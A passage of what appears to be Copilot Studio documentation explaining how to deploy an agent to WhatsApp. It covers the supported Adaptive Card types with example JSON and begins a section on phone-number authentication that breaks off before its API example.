
After you select **Deploy**, Copilot Studio might take a moment before showing a QR code.

8. Use your WhatsApp device to scan the QR code and start chatting with the agent over WhatsApp. Alternatively, select **Download** to download the QR code image. Anyone with this QR code who meets all authentication criteria can chat to the agent over WhatsApp.


Use supported Adaptive Cards in your agent's topics

As with all agents in Copilot Studio, agents deployed to WhatsApp use topics to define how an agent conversation progresses. Adaptive cards allow you to write platform-agnostic UI snippets in JSON that are interpreted into native UI when delivered to specific apps. WhatsApp agents support the following three types of adaptive cards:


- *Interactive actions* adaptive card (`"type": "Action.Submit"`)



- *Choice* adaptive card (`"type": "Input.ChoiceSet"`)



- *Open URL* adaptive card (`"type": "Action.OpenUrl"`)



As a maker, if you want to deploy an agent to a WhatsApp channel, you must restrict your use of adaptive cards to this subset of card types. For more information about the use of adaptive

cards in Copilot Studio, see [Using Adaptive Cards in Copilot Studio](#).

Example: Interactive actions adaptive card

Use the *Interactive Actions* adaptive card to allow end-users to select one of up to three options in the form of buttons. This method of selecting from multiple options is quicker for the end-user, with fewer steps, than the alternative method of selecting from a list of options (the *Choice* adaptive card method). However, the Interactive actions adaptive card can't be used for more than three buttons. Makers can invoke this adaptive card by using the *Ask with Adaptive Card* functionality.

1. Go to the desired topic and [add an Adaptive Card node](#).
2. In the **Card payload editor** of the **Adaptive card designer**, copy and paste the following JSON code:

JSON

```
{
  "type": "AdaptiveCard",
  "$schema": "https://adaptivecards.io/schemas/adaptive-card.json",
  "version": "1.5",
  "body": [
    {
      "type": "TextBlock",
      "text": "Do you want to go to a weather web site for a specific country?",
      "wrap": true
    },
    {
      "type": "ActionSet",
      "actions": [
        {
          "type": "Action.Submit",
          "title": "Yes",
          "id": "yesButtonId"
        },
        {
          "type": "Action.Submit",
          "title": "No",
          "id": "noButtonId"
        }
      ]
    }
  ]
}
```

3. In the JSON, in the section with a `type` key of value `ActionSet`, under `"actions":`, make sure you have the right number of actions.

For example, if you need three buttons, under `"actions":`, there should be three sets of actions, with each set comprised of a `type`, `title`, and `id` key.


4. Make the following further changes to the JSON:

[Expand table](#)

Change	To
Value of <code>"text":</code> (under <code>"type": "TextBlock"</code>)	The desired text that prompts end-users to make a choice from among the buttons
Value of <code>"title":</code> (under the first <code>"type": "Action.Submit"</code> key)	The desired text on the first button
Value of <code>"id":</code> (under the first <code>"type": "Action.Submit"</code> key)	The desired ID for the first button
Value of <code>"title":</code> (under the second <code>"type": "Action.Submit"</code> key)	The desired text on the second button
Value of <code>"id":</code> (under the second <code>"type": "Action.Submit"</code> key)	The desired ID for the second button

5. Select **Save** in the **Adaptive card designer**, and then select **Close**.

The authoring canvas for this topic might resemble the following screenshot:



6. Save your topic.

7. Once you finish all changes to the agent, publish your agent again.

Example: Choice adaptive card

Use the *Choice* adaptive card to allow end-users to select one option from up to 10 presented as a list. This adaptive card uses a text block the WhatsApp end-user must select which then displays the choice set of options. The end-user must then select one of the options, and then select **Send**. Makers can invoke this adaptive card with the *Ask with Adaptive Card* functionality.

1. In the authoring canvas of the topic you want to add this adaptive card to, select the **Add node** icon in the desired location, and then select **Ask with adaptive card**.
2. Select the new **Adaptive Card** node to bring it into focus. Select the **More** icon for the node and select **Properties**.
3. On the **Adaptive Card Node properties** pane, select **Edit adaptive card**.
4. In the **Card payload editor** of the **Adaptive card designer**, copy and paste the following JSON code:

JSON

```
{
  "type": "AdaptiveCard",
  "$schema": "https://adaptivecards.io/schemas/adaptive-card.json",
  "version": "1.5",
  "body": [
    {
      "type": "TextBlock",
      "text": "Pick a country:",
      "wrap": true
    },
    {
      "type": "Input.ChoiceSet",
      "choices": [
        {
          "title": "Falkland Islands",
          "value": "Falkland Islands"
        },
        {
          "title": "Singapore",
          "value": "Singapore"
        },
        {
          "title": "Norway",
          "value": "Norway"
        }
      ]
    }
  ]
}
```

```

    {
      "title": "South Africa",
      "value": "South Africa"
    }
  ],
  "placeholder": "Select Country",
  "id": "countryChoice"
},
{
  "type": "ActionSet",
  "actions": [
    {
      "type": "Action.Submit",
      "title": "Submit Response",
      "id": "submitResponseId"
    }
  ]
}
]
}

```

5. In the JSON, in the section with a `type` key of value `Input.ChoiceSet`, under `"choices":`, make sure you have the right number of choices.

For example, if you need seven (7) selectable choices presented in a list, under `"choices":`, there should be seven sets of choices, with each set comprised of a `title` and `value` key.


6. Make the following further changes to the JSON:

[Expand table](#)

Change	To
Value of <code>"text":</code> (under <code>"type": "TextBlock"</code>)	The desired text that prompts end-users to display a list of options
Value of <code>"title":</code> (for each <i>choice</i> under <code>"type": "Input.ChoiceSet"</code> key)	The desired text describing or naming the listed option
Value of <code>"value":</code> (for each <i>choice</i> under <code>"type": "Input.ChoiceSet"</code> key)	The value assigned to the <code>Input.ChoiceSet.value</code> , which is then used for further processing
Value of <code>"id":</code> (under <code>"type": "Input.ChoiceSet"</code>)	The ID value for the choice set variable (named <code>countryChoice</code> , in the example). This ID value takes on the recorded <code>value</code> signifying the user's choice from the list. Note: This value should be in <i>camelCase formal</i> format.

7. Select **Save** in the **Adaptive card designer**, and then select **Close**.

The authoring canvas for this topic might resemble the following screenshot:



8. Select **Save** in the authoring canvas to commit your adaptive card changes to the topic.
9. When you finish all changes to the agent, republish the agent.

Example: Open URL adaptive card

Use the *Open URL* adaptive card to send an end-user to a website. Unlike the other two adaptive cards, the Open URL adaptive card can't be invoked by using the *Ask with Adaptive Card* functionality in Copilot Studio. Instead, you must attach this adaptive card to a message created by using the *Send a message* functionality.

1. In the authoring canvas of the topic where you want to add this adaptive card, select the **Add node** icon in the desired location, and then select **Send a message**.
2. In the new **Message** node, select **Add > Adaptive card**.
3. Select the new **Media** area of the message node. Then, select the **More** icon for the node and select **Properties**.

! Note

Select the new **Media** area of the message node again if the **Edit adaptive card** button doesn't appear on the **Adaptive Card properties** pane.

4. On the **Adaptive Card properties** pane, select **Edit adaptive card**.
5. In the **Card payload editor** of the **Adaptive card designer**, copy and paste the following JSON code:

JSON

```
{
  "type": "AdaptiveCard",
  "$schema": "https://adaptivecards.io/schemas/adaptive-card.json",
  "version": "1.5",
  "body": [
    {
      "type": "TextBlock",
      "text": "Click 'Ok' for weather information for Singapore.",
      "wrap": true
    },
    {
      "type": "ActionSet",
      "actions": [
        {
          "type": "Action.OpenUrl",
          "title": "Ok",

```



```
        "url": "https://www.msn.com/en-za/weather/forecast/in-Singapore"
      }
    ]
  }
}
```


6. Make the following changes to the JSON:

 Expand table

Change	To
Value of "text": (under "type": "TextBlock")	The desired text that prompts end-users to open the website
Value of "title": (under "type": "ActionSet" key)	The desired selectable text that opens the website in a browser when selected
Value of "url": (under "type": "ActionSet" key)	The desired value of the website's uniform resource locator (URL)

7. Select **Save** in the **Adaptive card designer**, and then select **Close**.

The authoring canvas for this topic might resemble the following screenshot:



8. Select **Save** in the authoring canvas to commit your adaptive card changes to the topic.
9. When you finish all changes to the agent, republish the agent.

Configure user authentication by using phone numbers in WhatsApp

When you publish an agent to WhatsApp, you can choose whether to authenticate users. If you choose not to authenticate users, you don't need to take any further action.

If you choose to authenticate users, you have the following options:

- Authenticate manually (see [Authenticate manually](#))

- Authenticate by using a phone number as a recognized WhatsApp ID (see [Example: Authenticate with a phone number](#))
- Authenticate manually *and* by using phone number recognition. Authenticate by using both methods for added security.

 Important

The WhatsApp channel doesn't support authentication with Microsoft.

Example: Authenticate with a phone number

WhatsApp uses phone numbers as identifiers (IDs). When a maker selects phone number authentication, a backend API checks that the user's WhatsApp phone number is in the list of authorized numbers in the database. Configure a trigger in Copilot Studio to send an HTTP request to the API, define the response schema, and set conditions to control the conversation flow based on user registration status.

 Note

Make sure the backend server provides an API to validate if a given phone number is registered in the database.

In this example, the server provides the following API:

